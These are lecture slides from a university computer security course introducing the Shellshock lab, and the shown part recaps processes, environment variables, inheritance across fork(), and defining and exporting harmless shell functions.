

CSCI 476: Computer Security

Shellshock Attack (Part 2)

Reese Pearsall
Fall 2023

Announcements

Lab 1 (Set-UID) due on **Sunday** 9/24

Lab 2 (Shellshock) due on **Sunday** 10/1


Recap

```
seed@VM: ~  
[02/08/23] seed@VM:~$ whoami  
seed  
[02/08/23] seed@VM:~$ ls  
bash_shellshock Downloads hash_lab lab4 private.pem Templates  
csci476-code encyption_lecture lab0 Music Public Videos  
Desktop example lab2 os-review Share worm.js  
Documents example.c lab3 Pictures shared  
[02/08/23] seed@VM:~$
```

terminal
(parent process)

A **process** is an instance of a program running on a computer

Recap



Environment variables are a set of key-value pairs that can control the behavior of a process


Each process has a set of environment variables

variable name	value
PATH	/usr/local/bin
USER	seed
PWD	/home/seed/my_folder
SHELL	/bin/bash

Recap

Environment variables are a set of key-value pairs that can control the behavior of a process


Each process has a set of environment variables



variable name	value
PATH	/usr/local/bin
USER	seed
PWD	/home/seed/my_folder
SHELL	/bin/bash

Where to look for programs when absolute path is not provided? **/usr/local/bin**

Recap



Environment variables are a set of key-value pairs that can control the behavior of a process


Each process has a set of environment variables

variable name	value
PATH	/usr/local/bin
USER	seed
PWD	/home/seed/my_folder
SHELL	/bin/bash
foo	"my new variable!"


We can define our own environment variables!

```
export foo="my new variable!"
```

In Linux, all new processes are forked() from an existing process




In Linux, all new processes are forked() from an existing process



When a new process gets spawned, it will inherit environment variables from its parent**

In Linux, all new processes are forked() from an existing process





If we are in a shell, we can also define Shell functions

```
foo () { echo "hello world"; }
```


If we export this function, the shell function will also get passed onto future children of the parent

In Linux, all new processes are forked() from an existing process



